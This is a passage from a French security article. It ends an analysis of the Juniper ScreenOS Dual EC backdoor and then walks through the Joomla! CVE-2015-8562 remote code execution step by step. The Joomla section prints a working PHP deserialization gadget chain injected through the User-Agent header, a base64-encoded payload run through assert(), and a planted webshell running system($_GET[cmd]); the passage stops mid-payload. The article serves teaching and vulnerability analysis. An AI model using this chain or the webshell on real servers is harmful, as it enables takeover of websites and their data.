De ce fait, tant que la sortie intermédiaire du Dual EC DRBG n'est pas récupérable à distance, aucune prédiction sur les nombres aléatoires générés par le système ScreenOS n'est possible. Par conséquent, aucune attaque associée aux échanges VPN ne l'est non plus. Mais, au contraire, si un attaquant a connaissance de la sortie du générateur Dual EC et qu'il a préalablement choisi spécifiquement les constantes de l'algorithme, il serait en mesure de prédire tous les nombres générés par le système. Ceci signifie qu'il pourrait potentiellement connaître les clefs utilisées par l'un des pairs et déchiffrer les échanges VPN.

Pour comprendre l'origine de la vulnérabilité CVE-2015-7756, le code source associé à la génération aléatoire de ScreenOS a été décompilé et analysé [5]. Cette étude se concentre autour de la fonction system_prng_gen_block qui génère un bloc de 32 octets aléatoires.

```
void system_prng_gen_block(int a1)
{
  int v3;
  int v4;
  unsigned int i;
  unsigned int timeval[2];

  timeval[0] = 0;
  timeval[1] = ixp425_read_timestamp_timer();
  system_prng_bufpos = 0;
  ++sysprng_num_gen_blocks;
  if ( !prng_does_not_require_reseeding() ) (1)
    reseed_system_prng();
  for ( ; system_prng_bufpos <= 31; system_prng_bufpos += 8 ) (2)
  {
    memcpy(&prev_prng_seed_part1, &ansi_x9_31_seed, 8);
    memcpy(&prev_generator_out, generator_outbuf, 8);
    ansi_x9_31_update(timeval, &ansi_x9_31_seed, &ansi_x9_31_3des_key, generator_outbuf);

    // [...]
    memcpy(&system_prng_output_buffer[system_prng_bufpos], generator_outbuf, 8);
  }
}
```

Extrait de la fonction system_prng_gen_block

Déroulons la suite d'instructions de cette fonction. Celle-ci se décompose en deux parties : un test if qui prépare un seed pour le générateur aléatoire principal ANSI X9.31 (1), puis une boucle for qui génère 32 octets de nombres aléatoires via cet algorithme (2).

« Si un attaquant a connaissance de la sortie du générateur Dual EC et qu'il a préalablement choisi spécifiquement les constantes de l'algorithme, il serait en mesure de prédire tous les nombres générés par le système »

Dans la configuration par défaut du système, l'algorithme passe dans la condition if (!prng_does_not_require_reseeding()). La fonction reseed_system_prng() est donc exécutée.

```
void reseed_system_prng()
{
  system_prng_state[0] = 0;
  if ( ec_prng_gen_keystream_with_checks(system_prng_output_buffer, 32) != 32 )
    log_dbgmsg4("FIPS ERROR: PRNG failure, unable to reseed\n", 11);
  memcpy(&ansi_x9_31_seed, system_prng_output_buffer, 8u);
  result = memcpy(&ansi_x9_31_3des_key, &system_prng_output_buffer[8], 24u);
  system_prng_bufpos = 32;
  return result;
}
```

Fonction reseed_system_prng

Celle-ci génère 32 octets de nombres aléatoires à partir du générateur Dual EC (ec_prng_gen_keystream_with_checks()). Cette donnée est stockée dans le buffer de sortie du PRNG. La sortie du générateur Dual EC est aussi divisée en deux parties qui pourront être ensuite utilisées dans l'algorithme ANSI X.9.31.

Enfin, l'index du prng_output est fixé à 32 ; c'est dans cette instruction que réside le problème.

En effet, une fois sorti de la fonction reseed_system_prng(), on constate que tout le contenu de la boucle for (; system_prng_bufpos <= 31; system_prng_bufpos += 8) ne peut être exécuté, car l'index system_prng_bufpos est fixé à 32. La seconde phase de génération de nombres aléatoires via l'algorithme ANSI X.9.31 n'est donc jamais exécutée.

Ainsi, on comprend que la sortie du générateur aléatoire de ScreenOS correspond en réalité toujours à la sortie du générateur Dual EC DRBG.

Le générateur Dual EC DRBG a donc probablement été « backdooré », à l'instar du NIST SP800-90 Dual EC et ses paramètres spécifiquement choisis. Aux alentours de

septembre 2012, Juniper publiait une version ScreenOS avec une nouvelle constante Q. Quelque soit la personne ayant introduit cette constante Q il y a 4 ans, elle avait nécessairement la connaissance du e tel que P*e=Q, et était donc en mesure de retrouver l'état interne du générateur Dual EC à partir de sa sortie. Par ailleurs, un élément prouve que ces paramètres étaient bien « non souhaités ». Dans son correctif de décembre dernier, Juniper a en effet reconfiguré le paramètre Q à son ancienne valeur.


Standard	NIST	c97445f45cdef9f0d3e05e1e585fc297235b82b5be8ff3efca67c59852018192
ScreenOS	Généré par Juniper (2008)	2c55e5e45edf713dc43475effe8813a60326a64d9ba3d2e39cb639b0f3b0ad10
	Origine non spécifiée (2012)	9585320EEAF81044F20D55030A035B11BECE81C785E6C933E4A8A131F6578107

Coordonnée x des différentes versions de la constante Q

Le déchiffrement à la volée des échanges VPN était donc effectivement théoriquement possible : les nonces étaient pré-générés à partir de ce PRNG et pouvaient être récupérés au travers des échanges réseau. Les clefs de chiffrement pour la session VPN étaient ensuite générées avec ce même PRNG.

Et après ?

Il est intéressant de voir à quel point ces deux vulnérabilités sont complètement différentes dans leur complexité. Les experts estiment que la complexité de la CVE-2015-7756 implique l'intervention d'un Etat dans son exploitation. Toutefois, elles permettaient toutes les deux de compromettre de manière critique les produits Juniper utilisant ScreenOS.



Chronologie des vulnérabilités introduites

Enfin, cette vulnérabilité soulève la question liée à l'établissement des standards d'algorithmes cryptographiques. Les hommes politiques souhaitent aujourd'hui privilégier l'utilisation d'algorithmes cryptographiques dont des contournements sont possibles. Ils proposent d'introduire des portes dérobées, contrôlées et régulées par l'État. L'algorithme Dual EC était probablement l'un de ces algorithmes, spécifié par le NIST et dont les paramètres avaient été choisis par la NSA.

Avec le cas Juniper, produit purement américain, on constate vers quel type de retournement de situation cela peut mener.

Bibliographie

[1] https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10713

[2] https://community.rapid7.com/community/infosec/blog/2015/12/20/cve-2015-7755-juniper-screenos-authentication-backdoor

[3] http://csrc.nist.gov/publications/nistpubs/800-90A/SP800-90A.pdf

[4] http://rump2007.cr.yp.to/15-shumow.pdf

[5] http://blog.cryptographyengineering.com/2015/12/on-juniper-backdoor.html

RCE Joomla!, une escalade de vulnérabilités

Par Hadrien HOQUET

> Le CMS Joomla!

Joomla![1] est un CMS gratuit, open source et qui a récemment fêté ses 10 ans d'existence.

Une simple recherche permet d'identifier le site de l'éditeur, sur lequel figure une accroche efficace: « Joomla! The CMS Trusted By Millions for their Websites ». En effet, les CMS ont marqué une nouvelle ère sur le web que nous connaissons. Désormais, de très nombreux sites se basent sur des CMS comme Joomla!, Wordpress, Magento et bien d'autres.

Opter pour l'utilisation d'un CMS représente le plus fréquemment un gain de ressources considérable. Les avantages sont nombreux, ce dernier permettant de passer directement à la phase de mise en production. Cela permet de réduire la durée des étapes de conception, de développement et de design. Ces étapes peuvent représenter un coût budgétaire important et demander beaucoup de temps.

Ces arguments de poids en faveur de l'utilisation de CMS font donc pencher littéralement la balance. Il y a encore quelques années, seuls les développeurs, les passionnés de web ou encore les entreprises avaient un site web. Aujourd'hui, les blogs, les sites personnels, les sites associatifs se sont multipliés à une vitesse phénoménale et occupent maintenant une place dantesque sur le web.

La prolifération de ces sites, due essentiellement à leur facilité de mise en place et à leur accessibilité, en fait une cible de choix pour les personnes malveillantes. À titre de comparaison, un concessionnaire automobile devra rappeler tous les véhicules d'une série défectueuse, qui présentent par conséquent les mêmes faiblesses. L'idée est ici la même : une vulnérabilité dans la structure d'un CMS impactera tous les sites reposant sur le CMS de la même version (voire plusieurs versions).


Joomla!™
...because open source matters

Les CMS représentent donc une véritable mine d'or pour les hackers mal intentionnés. Il leur suffit d'identifier une faille de sécurité, de la rendre exploitable et, si cela fonctionne, leur « exploit » pourra être utilisé sur des millions de sites à travers le monde. Ceci fait des CMS des cibles particulièrement prisées.

> Présentation de la vulnérabilité CVE-2015-8562

L'origine de la découverte

L'exploitation de la vulnérabilité CVE-2015-8562, dont il est question dans cet article, a été rendue publique aux alentours de mi-décembre 2015. Bien que présente dans le logiciel depuis longtemps, sa découverte est essentiellement due à son exploitation massive durant cette période. En effet, une attaque isolée sur une cible unique n'ayant pas nécessairement de capacité de log importante ne laissera que peu de traces et ne sera probablement pas remarquée. En revanche lorsque l'exploit se retrouve dans la nature et est employé massivement – que ce soit par des pirates, ou encore par des script-kiddies – son origine et son fonctionnement sont rapidement identifiés.



Un correctif de sécurité a été publié par les développeurs de Joomla quelques jours après la découverte publique du code d'exploitation, qui, pendant ce laps de temps, a affecté un grand nombre de sites. Entre le 16 et le 21 décembre (date de sortie de la version correctrice), il y a eu près de 16.000 attaques par jour[2] et il ne s'agit là que des attaques qui ont pu être identifiées et recensées. De plus, il ne s'agit que d'un correctif. Son application rendra le site non-vulnérable à cette faille. En revanche, celui-ci ne corrige pas ce que les pirates ont été en mesure de faire avant son application. Par exemple, si l'attaquant a intégré une porte dérobée, ou s'il a mis en place d'autres mécanismes lui assurant un accès permanent, ces points ne seront pas résolus.

0-Day pendant plus de deux jours

Ce qui a tant fait parler de cette vulnérabilité, c'est le nombre d'attaques ainsi que la diffusion publique de l'exploit alors que la version correctrice n'est sortie que 5 jours plus tard. La virulence de ces attaques est en partie due au fait qu'une importante partie des sites reposants sur Joomla! était vulnérable. Mais également parce qu'il était possible d'automatiser ces attaques afin de prendre le contrôle d'un maximum de sites en un laps de temps très court.

« Quelques heures après les premières découvertes on pouvait trouver de nombreux scripts permettant d'exploiter la vulnérabilité »


Nombre d'internautes ont rapidement partagé leur analyse sur cette faille en ligne. Ainsi, quelques heures après les premières découvertes on pouvait trouver de nombreux scripts permettant d'exploiter la vulnérabilité avec une facilité déconcertante. Ces PoC[3,4] (Proof of Concept) qui ont pour but de démontrer que l'attaque est possible se sont retrouvées librement accessibles sur des sites de partage comme Github ou Pastebin. À ce moment-là, n'importe qui pouvait en faire usage et causer d'importants dégâts sans nécessairement disposer de connaissances techniques avancées.

Impact de la vulnérabilité

Il s'agit d'une RCE (Remote Code Execution) permettant à un attaquant d'exécuter du code arbitraire sur le serveur hébergeant l'application vulnérable, à distance. En exploitant la faille, l'attaquant pourra exécuter des commandes sur le système avec les privilèges de l'utilisateur associé au serveur web (généralement www-data). Cela lui permettra dans le « meilleur » des cas :

- D'accéder en lecture sur tous les fichiers du serveur web (contenu des utilisateurs, images...) ;
- D'accéder à toute la base de données Joomla! (données des publications, des utilisateurs, messages, etc.).

L'attaquant pourra ensuite essayer d'accéder à plus de contenu en utilisant des techniques d'élévation de privilèges qui peuvent être exploité si le système n'est pas convenablement configuré.



> Analyse de la vulnérabilité

Nous allons donc essayer de comprendre les mécanismes qui ont permis l'exploitation de cette vulnérabilité et montrer quelques exemples des possibilités une fois l'exploitation réussie. La découverte et la compréhension de cette vulnérabilité, ainsi que son exploitation reposent sur une bonne connaissance de plusieurs notions clefs en termes de développement et de technologies sur lesquelles se base Joomla!. En revanche une fois la méthodologie implémentée dans un script, l'exploitation ainsi automatisée devient alors à la portée de tous.

Prérequis

Rappelons tout de même qu'une vulnérabilité sur un système n'est pas nécessairement exploitable. Certains concours de circonstances font que, plus souvent qu'on ne pourrait le croire, une vulnérabilité n'est pas exploitable ou de manière très compliquée. Les prérequis pour que cette exploitation fonctionne sont au nombre de 3 :

✚ 1- Avoir un CMS Joomla! en version 1.5.x, 2.x ou antérieure à 3.4.6 ce qui, à ce moment, représente presque la totalité des Joomla! ;

✚ 2- Utiliser un moteur PHP en version antérieure à 4.4.45, 5.3.x, 5.5.29 ou 5.6.13 ;

✚ 3- Avoir une base de données MySQL dont l'implémentation utf8 ne gère pas les caractères spéciaux (utf8_general_ci est utilisé par défaut par Joomla!).

Nous pourrions alors penser que la vulnérabilité ne devrait alors pas affecter grand monde, étant donné les prérequis très spécifiques, qui concernent des technologies variées. En réalité, ces conditions d'exploitation correspondent à la très grande majorité des cas d'utilisation réels, où les logiciels installés ne sont que rarement mis à jour avec les dernières versions non vulnérables.

Étape 1 – Envoi de données non contrôlées

Il s'agit ici de la première vulnérabilité (CVE-2015-8562[6]). En effet, l'une des premières bonnes pratiques du développement sécurisé est de contrôler toutes les données qu'un utilisateur peut envoyer et de les filtrer. Au-delà de supprimer un vecteur d'attaque pour des personnes mal intentionnées, cela permet aussi d'éviter des erreurs inattendues pouvant entraîner un disfonctionnement si les données utilisateur sont erronées (mal insérées, malveillantes ou altérées). Nous allons alors utiliser un de ces vecteurs non contrôlés. En effet Joomla! n'applique aucune vérification sur les en-têtes HTTP « User-Agent » et « X-Forwarded-For » qui sont tout deux envoyés par le client et peuvent donc être modifiés afin de contenir des valeurs invalides ou du code malveillant.

L'exploitation commence donc au niveau de l'en-tête HTTP User-Agent (UA). Ces données sont normalement envoyées au site afin de donner des informations sur ce que vous utilisez pour accéder au site (système d'exploitation, navigateur...) et ainsi lui permettre d'offrir une expérience de navigation ou des suggestions adaptées. Notons qu'il est aussi possible d'utiliser l'en-tête X-Forwarded-For comme vecteur d'attaque.

Exemple d'UA :
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0

Voici le scénario normal d'utilisation de notre UA par le CMS Joomla! :

✚ (1) Lors de la première connexion, le navigateur envoie les en-têtes HTTP User-Agent ou X-Forwarded-For au serveur web.

✚ (2) Sur le serveur web, Joomla! utilise ces informations pour créer la session.

➕(3) Joomla! sérialise et sauvegarde ces informations en base de données.


➕(4) La BDD retourne l'ID de la session au serveur web.

➕(5) Joomla, via le serveur web retourne l'ID de session au client pour qu'il le stocke dans un cookie.

➕(6) Lors de la seconde connexion, le client va envoyer l'ID de la session contenue dans le cookie.

➕(7) Le serveur va récupérer les informations dans la BDD associées à cet ID puis les dé-sérialiser.

➕(8) Le serveur recrée la session.



Echanges entre le client et l'infrastructure Joomla!

Le scénario de l'exploitation va suivre le même processus. L'idée générale va être de contourner les diverses sécurités et de réussir notre exploitation en utilisant de nombreuses vulnérabilités / mauvaises implémentations et ainsi arriver à la compromission du serveur Web et l'exécution de code arbitraire à distance.

Etape 2 – Sérialisation et altération de la session

Pour comprendre cette étape, il est nécessaire de décrire rapidement certains points potentiellement obscurs.

Le meilleur moyen d'exécuter notre code est de passer par des fonctions PHP qui le permettent. Joomla! en contient plusieurs qui sont sporadiquement dispersées dans son code source et principalement dans des classes. Il faut donc réussir à créer des objets de ces classes et un des meilleurs moyens de le faire est d'utiliser la dé-sérialisation de PHP prévue à cet effet. Joomla! utilise justement ce mécanisme dans la gestion des sessions, dans lesquelles nous pouvons disposer du code comme bon nous semble (comme vu dans l'étape 1).

En regardant le scénario de fonctionnement normal, nous savons que la session et son contenu vont être sérialisés afin d'être stockés en base de données. La sérialisation permet de mettre un objet dans une forme qui va permettre à un système de le recréer sans forcément avoir connaissance au préalable de la structure de cet objet. La sérialisation inclut donc les données de l'objet et sa structure.

Exemple d'objet Eleve sérialisé :

```
$eleve->nom = "Holmes";
$eleve->prenom = "Sherlock";
$eleve->age = 16;
```

serialize($eleve)

```
O:5:"Eleve":3:{s:3:"nom";
s:6:"Holmes";s:6:"prenom"
;s:8:"Sherlock";s:3:"age"
;i:16;}
```

Si PHP sérialise notre session en intégrant le contenu de notre User-Agent, puis la dé-sérialise, l'objet retourné sera toujours sous sa forme d'origine : une chaine de texte. Il faut donc que nous arrivions à altérer la session sérialisée stockée en BDD afin qu'à sa sortie, ce ne soit plus une session qui soit reconstruite, mais un objet que nous contrôlons.

Pour cela, nous allons tirer profit d'un mauvais fonctionnement de la BDD MySQL avec l'encodage utf8_general_ci[7] . Cet encodage est utilisé par défaut par Joomla!. En effet si le moteur SQL n'arrive pas à reconnaître et à encoder certains caractères, il va alors simplement tronquer le reste de la chaine. Un comportement normal voudrait que l'insertion soit annulée et qu'une erreur soit retournée. Cette propriété va nous permettre de tronquer une partie de la session sérialisée et ainsi avoir un objet interprété par PHP lors de la reconstruction. Notons par ailleurs que la fiche récapitulant les bonnes pratiques de développement PHP sécurisé proposées par l'OWASP[8] déconseille vivement l'utilisation de la sérialisation sur des données provenant des cookies, justement pour ces mêmes raisons.

Exemple simple :

```
$eleve->nom = "Holmes";
$eleve->prenom = "; $eleve->genre =
'homme';}≡";
$eleve->age = 16;
```

serialize($eleve)

```
0:5:"Eleve":3:{s:3:"nom";s:
6:"Holmes";s:6:"prenom";s:2
9:";s:5:'genre';s:5:'homme'
}≡";s:3:"age";i:16;}
```

Nous venons de remplacer dans cet exemple le prénom de l'élève par une nouvelle variable (orange). Comme énoncé au dessus, sérialiser et dé-sérialiser un objet le ramènera dans le même état, il faut donc modifier sa structure. On remarque à la fin de notre ajout malveillant un caractère étrange, il s'agit d'un caractère codé sur 4 bits qui n'est pas reconnu. Lors du stockage en base de données, tout ce qui suit le caractère spécial va être tronqué.

```
0:5:"Eleve":3:{s:3:"nom";s:
6:"Holmes";s:6:"prenom";s:2
9:";s:5:'genre';s:5:'homme'
}
```

unserialize($str)

```
$eleve->nom = "Holmes";
$eleve->prenom = ";
$eleve->genre = 'homme';
```

Nous venons donc de modifier notre objet élève en lui donnant une nouvelle variable.

En procédant avec la même idée en tête sur notre session, nous allons modifier la dé-sérialisation de la session pour créer nos objets. Voici la session normalement stockée (à gauche) et la session altérée avec nos objets (à droite).

```
__default|a:8:{
        s:15:\"session.counter\";i:7;
        s:19:\"session.timer.start\";i:1456323069;
        s:18:\"session.timer.last\";i:1456327269;
        s:17:\"session.timer.now\";i:1456328109;
        s:22:\"session.client.browser\";
        s:82:\"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:44.0) Gecko/20100101 F
        s:8:\"registry\";O:24:\"Joomla\\Registry\\Registry\":2:{
                s:7:\"\\0\\0\\0data\";O:8:\"stdClass\":0:{}
                s:9:\"separator\";s:1:\".\";
        }
        s:4:\"user\";O:5:\"JUser\":26:{
                s:9:\"\\0\\0\\0isRoot\";N;
                s:2:\"id\";i:0;
                s:4:\"name\";N;
                s:8:\"username\";N;
                s:5:\"email\";N;
                s:8:\"password\";N;
                s:14:\"password_clear\";
                s:0:\"\";
                s:5:\"block\";N;
                s:9:\"sendEmail\";i:0;
                s:12:\"registerDate\";N;
                s:13:\"lastvisitDate\";N;
                s:10:\"activation\";N;
                s:6:\"params\";N;
                s:6:\"groups\";a:1:{
                                i:0;s:1:\"9\";
                }
                s:5:\"guest\";i:1;
                s:13:\"lastResetTime\";N;
                s:10:\"resetCount\";N;
                s:12:\"requireReset\";N;
                s:10:\"\\0\\0\\0_params\";O:24:\"Joomla\\Registry\\Registry\":2:{
                                s:7:\"\\0\\0\\0data\";O:8:\"stdClass\":0:{}
                                s:9:\"separator\";
                                s:1:\".\";
                }
                s:14:\"\\0\\0\\0_authGroups\";N;
                s:14:\"\\0\\0\\0_authLevels\";a:3:{
                                i:0;i:1;i:1;i:1;i:2;i:5;
                }
                s:15:\"\\0\\0\\0_authActions\";N;
                s:12:\"\\0\\0\\0_errorMsg\";N;
                s:13:\"\\0\\0\\0_userHelper\";O:18:\"JUserWrapperHelper\":0:{}
                s:10:\"\\0\\0\\0_errors\";a:0:{}
                s:3:\"aid\";i:0;
        }
        s:13:\"session.token\";
        s:32:\"ba13cc4a9bc40226e87b76404287fa57\";
}
","0",""
```

```
__default|a:8:{
        s:15:\"session.counter\";i:1;
        s:19:\"session.timer.start\";i:1456328010;
        s:18:\"session.timer.last\";i:1456328010;
        s:17:\"session.timer.now\";i:1456328010;
        s:22:\"session.client.browser\";
        s:530:\"
}

__test|O:21:\"JDatabaseDriverMysqli\":3:{
        s:2:\"fc\";O:17:\"JSimplepieFactory\":0:{}
        s:21:\"\\0\\0\\0disconnectHandlers\";a:1:{
                i:0;a:2:{
                        i:0;O:9:\"SimplePie\":5:{
                                s:8:\"sanitize\";O:20:\"JDatabaseDriverMysql\":0:{}
                                s:8:\"feed_url\";s:154:\"eval(base64_decode('ZmlsZV9wdXRfY29udGV
                                dHMoJy92YXIvd3d3L2pvb21sYS9zaGVsbC5waHAnLCAnPD9waHAgc3lzdGVtKCRf
                                0VUW2NtZF0pID8+Jyk7'));JFactory::getConfig();exit\";
                                s:19:\"cache_name_function\";s:6:\"assert\";
                                s:5:\"cache\";b:1;
                                s:11:\"cache_class\";O:20:\"JDatabaseDriverMysql\":0:{}
                        }i:1;
                        s:4:\"init\";
                }
        }
        s:13:\"\\0\\0\\0connection\";b:1;
}
","0",""""nq6k7413m4le8281u6iuc0keh1","1","1","1456328109","
```

Nous remarquons que l'altération a bien eu lieu en créant de nouveaux objets qui seront construits lors de la dé-sérialisation et la disparition de très nombreux paramètres de la session qui ont été tronqués.

Etape 3 – Dé-sérialisation et construction

Maintenant que nous pouvons altérer les données stockées en base de données, nous devons les dé-sérialiser.

C'est ici que la vulnérabilité PHP CVE-2015-6835[9] intervient. Cette faille va permettre de recréer des objets, mais sans vérification de ce qui doit être dé-sérialisé. C'est ici que notre Injection d'Objet va être possible.

Il est important de noter que cette vulnérabilité a été corrigée en septembre 2015 (3 mois avant les attaques) et que sans cette dernière aucune exploitation n'aurait été possible. Cela souligne donc l'importance de mettre à jour régulièrement les services, logiciels et tout autre élément d'un système.

Comme souligné précédemment seules certaines classes de Joomla! permettent l'exécution de code, nous ne pouvons donc pas créer ce que nous voulons, il va nous falloir réutiliser ces classes. La classe idéale est alors SimplePie.

```
class SimplePie
{
     // …
     var $feed_url = '';
     var $cache_name_function = 'md5';
     function init() // (1)
     {
          if ($this->cache && $parsed_feed_url['scheme'] !== '')
          {
               $cache = call_user_func(
                    array($this->cache_class, 'create'),
                    $this->cache_location,
                    call_user_func(
                         $this->cache_name_function,
                         $this->feed_url),
                    'spc');
          }
     }
     // …
}
```

La fonction **call_user_func()** va être la fonction qui nous intéresse. En effet lorsque la classe SimplePie est initialisée dans la méthode **init()** elle va exécuter une fonction que nous lui donnons **cache_name_function()** (md5 par défaut) sur la valeur feed_url.

Lors de la création de notre objet SimplePie nous allons donc lui donner des valeurs différentes pour **cache_name_function()** et **feed_url** (en orange notre payload) :

```
SimplePie{
     feed_url = "eval(base64_decode('ZmlsZV9wdXRfY29udGVudHM
     oJy92YXIvd3d3L2pvb21sYS9zaGVsbC5waHAnLCAnPD9waHAgc3lzdGVt
     KCRfR0VUW2NtZF0pID8+Jyk7')));JFactory::getConfig();exit\"
     cache_name_function = assert
}
```


Ainsi la fonction appelée sera assert() qui va exécuter notre code malveillant (payload) mis en valeur de feed_url.

Mais pour que cet enchainement d'appel de fonction se déroule bien, il faut que nous initialisons notre objet SimplePie, or sa désérialisation ne permet pas de l'initialiser. Nous allons donc être obligés de forcer son initialisation en utilisant le même concept avec une seconde classe : **JDatabaseDriverMysql**.

```
class JDatabaseDriverMysql extends JDatabaseDriverMysqli // (1)
{
     protected $disconnectHandlers = array(); // (2)
     public function __destruct()  // (3)
     {
          $this->disconnect();     // (4)
     }
     public function disconnect()
     {
          if (is_resource($this->connection))
          {
               foreach ($this->disconnectHandlers as $h)
               {
                    // (5)
                    call_user_func_array($h, array( &$this));
               }
               mysql_close($this->connection);
          }
          $this->connection = null;
     }
     // …
}
```

Notre classe customisée devra se baser sur la classe JDatabaseDriverMysql (1). L'intérêt d'utiliser cette classe est qu'elle possède par héritage une méthode **__destruct()** (3).

Lors de la destruction d'une instance de cette classe, cette dernière va appeler la méthode **disconnect()** (4), qui elle-même va ensuite appeler call_**user_func_array()** (5) qui va sensiblement faire la même chose que la fonction similaire de la classe SimplePie.



Elle va donc exécuter les valeurs données dans la table **disconnectHandlers** (2). L'idée va donc être de lui donner à exécuter la fonction d'initialisation de notre objet SimplePie à appliquer sur ce dernier (en vert notre objet SimplePie ainsi imbriqué dans l'objet JDDM).

L'intérêt d'utiliser la classe ci-dessus est que sa destruction est automatique contrairement à l'initialisation que nous avons dû forcer pour l'objet SimplePie.

```
JDatabaseDriverMysqli{
    __disconnectHandler = [
        [    SimplePie{
                feed_url =
"eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJy92YXIvd3d3L2pvb
21sYS9zaGVsbC5waHAnLCAnPD9waHAgc3lzdGVtKCRfR0VUW2NtZF0pID8+Jyk
7'));JFactory::getConfig();exit\"
                cache_name_function = assert
            },
            init()
        ]
    ]
    __connection()
}
```

Rappelons pour conclure sur cette étape l'ordre des appels :

La destruction de JDatabaseDriverMysqli entraine l'appel de la méthode __destruct() qui elle-même appelle la méthode disconnect() qui va appeler la fonction call_user_func_array() qui va appeler la méthode d'initialisation de l'objet SimplePie qui va donc à son initialisation appeler la fonction call_user_func() qui va appeler la fonction assert() qui , enfin, va exécuter notre code !

Comme nous avons pu le voir, il s'agit d'un véritable jeu d'escalade que ce soit dans l'utilisation de multiples vulnérabilités ou des appels de fonctions qui demandent une bonne connaissance des technologies utilisées et de leur comportement.

Récapitulatif

Voici un récapitulatif dans l'ordre inverse de toutes les étapes requises pour injecter nos objets, les rendre exécutables et insérer notre payload à l'intérieur.

Payload : pour assurer notre persistance sur le serveur vulnérable, nous allons exploiter la faille afin de faire exécuter au serveur les commandes PHP suivantes. Ceci nous permettra de déposer un webshell, utilisable malgré l'application de la mise à jour de sécurité.

```
file_put_contents('/var/www/joomla/shell.php',
                  '<?php system($_GET[cmd]) ?>');
```

Pour assurer l'exécution de notre script, nous l'encodons en base64 (cela permet notamment d'éviter les caractères spéciaux qui pourraient être altérés pendant les différentes modifications que la chaine va subir) :

```
ZmlsZV9wdXRfY29udGVudHMoJy92YXIvd3d3L2pvb21sYS9zaGVsbC5waHAnLCAnPD9w
aHAgc3lzdGVtKCRfR0VUW2NtZF0pID8+Jyk7
```

Nous ajoutons le décodage et son eval() :

```
eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJy92YXIvd3d3L2pvb21sYS9z
